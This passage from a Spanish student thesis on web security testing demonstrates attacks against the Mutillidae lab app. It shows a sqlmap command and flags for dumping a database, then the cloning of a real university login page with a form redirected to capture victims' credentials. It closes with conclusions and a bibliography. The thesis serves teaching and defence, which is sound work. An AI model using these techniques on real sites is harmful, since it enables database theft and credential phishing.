C:\Users\Usuario>sqlmap -u "http://192.168.1.152/mutillidae/index.php?page=login.php" --banner --data="username=hola&password=
hola&login-php-submit-button=Login" -p username --method post --random-agent
```

**Figura 41. Instrucción sqlmap en consola Windows**

Obtenemos información como que la base de datos utilizada es MySQL:

**[12:05:33] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')**

La posible versión:

**[12:07:18] [INFO] POST parameter 'username' is 'MySQL >= 4.1**

Las tecnologías y el sistema operativo:

**web application technology: PHP 5.2.4, PHP, Apache 2.2.8**

**back-end DBMS operating system: Linux Ubuntu**

El usuario que ejecuta la base de datos, que efectivamente tiene privilegios, e identifica la base de datos:

**current user: 'root@%'**

**current database: 'owasp10'**

**current user is DBA: True**

Otra funcionalidad de la herramienta sqlmap es la de enumerar las bases de datos existentes en el servidor añadiendo el comando *--dbs* a nuestra consulta.
Cuando elegimos sobre la que queremos actuar, cambiamos este comando por *-D* y a continuación nombramos la base de datos. También podemos consultar dentro de está base de datos las diferentes tablas que contiene con el comando *--tables.* Y, al igual con *-T* *nombre de la tabla* *--columns* nos mostraría las diferentes columnas que contiene la tabla. Nombrando columnas separadas por comas, precedidas por el comando *-C* , con el comando *--dump* nos extraería los datos de las columnas.

Al probarlo, efectivamente obtenemos los datos buscados:





**Figura 42. Obtención credenciales con sqlmap**

Este tipo de ataques tienen muchos efectos negativos frente a las empresas como un borrado de la base de datos, un robo de datos confidenciales sobre clientes, poner en peligro la seguridad o simplemente la pérdida de reputación. La forma de evitarlo es directamente responsabilidad de los que se encargan de gestionar estos sitios web. Para ello hay que tomar medidas como no mostrar información personal que pueden resultar sospechosos, estar al día de la seguridad informática, tener contraseñas seguras e ir actualizándolas periódicamente y soluciones más específicas como no permitir que un usuario al registrarse tenga comillas o comentarios de línea en su nombre y sanear la introducción de datos, es decir, no concatenar directamente lo introducido por el usuario ya registrado.

### *4.2.4 ClickJacking*

Este ataque consiste en el engaño del usuario dentro de una página web, de manera que este seleccione un elemento invisible de la página u oculto en otro.

El fin de este ataque es conseguir redirigir al usuario a una página web maliciosa, robar credenciales o información confidencial o incluso el robo de dinero.

Es un ataque silencioso pues el usuario mientras está en la página web no es alertado del peligro hasta que hace click sobre el elemento malicioso.

Para analizar la forma de explotar esta vulnerabilidad volvemos a iniciar con la máquina virtual, la herramienta de Metasploitable. Dentro de esta usaremos Mutillidae y accederemos a dos utilidades: 'Add to your blog', utilizada anteriormente donde nos aparece un formulario donde podemos introducir cualquier texto, y 'Data Capture' que permite capturar datos.

Nuestro objetivo es que en la página de 'Add to your blog' aparezca un formulario donde la víctima introduzca sus credenciales y así robarlos. Para ello, redactamos el código malicioso a insertar en el sitio web. Para ello, introducimos un formulario donde action, es decir, el sitio que va a recibir los datos, sea precisamente la dirección de 'Data Capture'.

Antes de continuar con la prueba de este ataque, voy a hacer uso de otra herramienta nombrada anteriormente HTTRACK. Esta aplicación se utiliza para hacer una copia offline de sitios de internet, para capturarlos, con el fin de poder modificarlo. Se descarga en el disco local parte del sitio web, habitualmente la parte frontend entera.

Para el uso de esta herramienta la descargamos directamente de internet y procedemos a la instalación.





**Figura 43. Interfaz HTTRACK**

Simplemente creamos un nuevo proyecto indicando la url del sitio a analizar, en este caso https://www.upv.es/es, en las diferentes opciones señalamos la de descargar el sitio web y simplemente con esto procede a la clonación de la página.





**Figura 44. Descarga archivos en HTTRACK**

Tras este proceso ya tenemos en el disco local una copia de la parte frontend de esta página.





**Figura 45. Parte frontend UPV en disco local**

Aunque ahora voy a poner un ejemplo de como poner en utilidad este resultado, es importante analizar todos los archivos ya que podríamos encontrar documentos sensibles como apartados legales o archivos con contraseñas.

Siguiendo con la vulnerabilidad web ClickJacking, vamos a buscar dentro de los archivos descargados la página de login de la intranet de la upv para poder hacer algunos cambios sobre ella.

Simplemente dentro del código html de esta página, vamos a cambiar dentro de los formularios, el action que había anteriormente, por la dirección de 'Data Capture' dentro de Mutillidae para que capture las credenciales cuando sean introducidas.

```
<div class="container">
<div id="panelAlumnoOcultar" style="display:none;">
<form name="alumno" id="alumno" onsubmit="return submit_login(this,&#39;alumno&#39;);" target="_top" method="post"
action="http://192.168.1.152/mutillidae/capture-data.php">
<input type="hidden" value="c" name="id">
<input type="hidden" value="500" name="estilo">
<input type="hidden" value="" name="vista">
```

**Figura 46. Cambio action formulario UPV**

Ahora, usamos la vulnerabilidad de ClickJacking que sabemos que hay en nuestro sitio de pruebas Mutillidae, e introducimos todo el código html publicándose en 'Add to your blog'.


**Figura 47. Add to your blog de Mutillidae**

Al publicarlo observamos como nos aparece la página similar a la del login de la UPV con los formularios correspondientes. Por tanto, si inyectamos este código dentro de una página web que no tenga seguridad para este tipo de vulnerabilidad, es decir, careciera de validación de los datos de entrada y saneamiento, aunque no es el caso de la UPV, la víctima creería que su sesión ha expirado y volvería a introducir sus credenciales.

Así es la forma en la que se nos muestra en este caso:





**Figura 48. Login UPV clonado en Mutillidae**

Para comprobar que el funcionamiento es correcto, introduzco un ejemplo de DNI y PIN, en este caso 'hola' para ambos y al darle al botón de entrar, observamos como en la página de 'Data Capture' efectivamente, se han capturado los datos y ya tendríamos las credenciales de la víctima.





**Figura 49. Data Capture con credenciales capturadas**

# Capítulo 5. Conclusión

Este trabajo, en el que se muestra la existencia de muchas herramientas preparadas para el análisis web, así como vulnerabilidades que podemos encontrar en sitios públicos de internet, me llevan a varías conclusiones.

La ciberseguridad es algo a tener en cuenta en el momento que creas un sitio en Internet o simplemente confías en uno introduciendo datos personales que van a quedar almacenados.

La parte positiva de estas herramientas es que nos permiten el análisis y poner a prueba las páginas para estar seguros, como en los dos casos anteriormente nombrados, que es un sitio seguro y en el que se puede confiar, aunque, siempre teniendo en cuenta que van a existir peligros como el descubrimiento de nuevos ataques o formas de encontrar agujeros de seguridad.

También hay que darle prioridad a la protección a vulnerabilidades o acceso a archivos y directorios, sobre la protección de información como sistema operativo y tecnologías, ya que esta información sería necesaria para facilitar la intrusión, pero si el sitio web está preparado para bloquearlo la información obtenida no será de utilidad.

Las páginas públicas analizadas de organismos oficiales son la del Ayuntamiento de Alzira, la Universidad Politécnica de Valencia, la Universidad de Valencia, el Ayuntamiento del Puerto de Cádiz, la página de la ONU y la del Teatro Real. Pese a obtener información en el análisis web, luego dificultan la intrusión siendo prácticamente imposible, y en el trabajo presente no se ha encontrado ninguna vulnerabilidad, algo que resulta acorde a los sitios a los que representan.

Por tanto, creo que el hecho de contratar profesionales en el sector que se encarguen de la protección de un sitio web a la hora de crearlo es algo fundamental para no poner en peligro a los clientes, dejando sus datos personales vulnerables, así como la información de la propia empresa.

# Bibliografía

## Bibliografía

[1] Jotta, “Metasploit. Directo al código”,2020 [Online].

[2] Jotta, “Técnicas Hacking más utilizadas”,2020 [Online].

## Webgrafía

https://es.wikipedia.org/wiki/Hacker
https://www.ceupe.mx/blog/que-es-el-hacking.html
https://www.avast.com/es-es/c-sql-injection#topic-1
https://www.welivesecurity.com/la-es/2021/09/28/que-es-ataque-xss-cross-sitescripting/
Libro de Jota (poner los dos
https://www.goanywhere.com/es/blog/principales-protocolos-de-transferencia-de-archivos
https://aws.amazon.com/es/route53/what-is-dns/
https://sourceforge.net/projects/pentestbox/
https://www.phpmyadmin.net/
https://owasp.org/www-project-mutillidae-ii/
https://es.wikipedia.org/wiki/Perl
https://pentestbox.org/es/
https://www.nettix.com.pe/blog/web-blog/que-es-xampp-y-como-puedo-usarlo/
https://www.um.es/docencia/barzana/SOFTWARE/Httrack-tutorial.php
https://www.kali.org/tools/webscarab/
https://kali-linux.net/article/powerfuzzer/
https://openwebinars.net/blog/hacer-testeo-con-burp-suite/
https://en.wikipedia.org/wiki/Nuxt.js
nslookup online o con windows y linux |Cómo funciona - IONOS
https://www.redeszone.net/tutoriales/seguridad/shodan-busqueda-hacking/
https://computerhoy.com/reportajes/tecnologia/cloudflare-consiste-466227
https://www.redeszone.net/tutoriales/internet/que-es-protocolo-ntp/
https://www.redeszone.net/tutoriales/seguridad/shodan-busqueda-hacking/
https://sitereport.netcraft.com/?url=https%3A%2F%2Fwww.upv.es
https://www.redeszone.net/tutoriales/internet/que-es-whois/
https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/
http://www.httrack.com/page/2/
https://nmap.org/download#windows
https://rm-rf.es/nmap-para-windows/#:~:text=El%20auto-instalador%20suele%20ser%20la%20opci%C3%B3n%20m%C3%A1s%20elegida%2C,ya%20que%20esta%20opci%C3%B3n%20no%20incluye%20herramienta%20gr%C3%A1fica.
https://protegermipc.net/2018/11/07/tutorial-y-listado-de-comandos-mas-utiles-para-nmap/
https://assolea.org/es/handshake-de-tres-v%c3%adas/#:~:text=Un%20handshake%20de%20tres%20v%C3%ADas%20se%20utiliza%20principalmente,cada%20vez%20que%20un%20usuario%20navega%20por%20Internet
https://github.com/chris408/ct-exposer
https://www.kali.org/tools/sublist3r/#sublist3r
https://geekflare.com/es/find-subdomains/
https://esgeeks.com/sublist3r-herramienta-enumeracion-subdominios/
https://pentest-tools.com/information-gathering/find-subdomains-of-domain

https://diego.com.es/metodos-http#:~:text=M%C3%A9todos%20HTTP%201%20GET.%20El%20m%C3%A9todo%20GET%20se,identificado%20en%20la%20URI.%20...%205%20HEAD.%20
https://www.appyweb.es/diccionario/crawling/#:~:text=Se%20define%20crawling%20a%20la%20acci%C3%B3n%20que%20llevan,lleva%20a%20cabo%20de%20forma%20autom%C3%A1tica%20y%20constante
https://www.youtube.com/watch?v=NvjeJfmJQhg&list=PL1hsfw9ICnuOByeNBCX-o4YBsjcOHkgvv&index=4
https://www.ionos.es/digitalguide/paginas-web/desarrollo-web/que-es-el-fuzzing/
https://es.wikipedia.org/wiki/Fuzzing
https://hacking-etico.com/2017/04/04/las-principales-vulnerabilidades-web/#:~:text=Las%20principales%20vulnerabilidades%20web%201%20Principales%20vulnerabilidades%20web.,vulnerabilidad%20es%20una%20evoluci%C3%B3n%20de%20los%20XSS.%20
https://nudesystems.com/fix-mutillidae-database-error-in-metasploitable-2/
https://www.reydes.com/d/?q=OWASP_Mutillidae_II#:~:text=OWASP%20Mutillidae%20II%20es%20una%20aplicaci%C3%B3n%20web%20libre%2C,de%20vulnerabilidades%20y%20sugerencias%20para%20ayudar%20al%20usuario
https://geekflare.com/es/online-scan-website-security-vulnerabilities/#:~:text=Web%20Cookies%20Scanner%20Esc%C3%A1ner%20de%20cookies%20web%20es,subprogramas%20Flash%2C%20HTML5%20localStorage%2C%20sessionStorage%2C%20Supercookies%20y%20Evercookies.
https://datos.gob.es/es/recurso/sector-publico/org/Organismo
https://en.wikipedia.org/wiki/Hop_(networking)
https://www.lifewire.com/what-are-hops-hop-counts-2625905
https://www.udemy.com/course/hacking-web/

Páginas analizadas:

https://sedeelectronica.alzira.es/
https://www.upv.es
https://www.uv.es/
http://www.puertocadiz.com/
https://www.un.org/es/
https://www.teatro-real.com/es

Artículos:

[1]Researchgate.net. Recuperado el 1 de julio de 2022, de https://www.researchgate.net/profile/Daniel-Guaman-4/publication/318416819_Implementation_of_techniques_and_OWASP_security_recommendations_to_avoid_SQL_and_XSS_attacks_using_J2EE_and_WS-Security/links/5a9771f70f7e9ba42974d52f/Implementation-of-techniques-and-OWASP-security-recommendations-to-avoid-SQL-and-XSS-attacks-using-J2EE-and-WS-Security.pdf

[2] Lalia, S., Sarah, A. (2018). XSS Attack Detection Approach Based on Scripts Features Analysis. In: Rocha, Á., Adeli, H., Reis, L., Costanzo, S. (eds) Trends and Advances in Information Systems and Technologies. WorldCIST'18 2018. Advances in Intelligent Systems and Computing, vol 746. Springer, Cham.

[3] Noticias, A. 3. (2022, febrero 6). *Se dispara la demanda de trabajadores del sector de la ciberseguridad en España*. Antena 3 Noticias

[4] EFE. (2022, marzo 14). *El teletrabajo aumenta tras dos años de pandemia, pero solo en algunos sectores*. La Opinión de Málaga.

[5]*Normativa de Ciberseguridad en España. (2019, octubre 22). Ciberseguridad.*

[6]Moles, R. D. (2021, junio 6). *La ciberseguridad: el reto de la transformación digital*. El Español.

[7]Burrueco, A. (2022, enero 30). *10 tendencias en materia de ciberseguridad en 2022*. CyberSecurity News.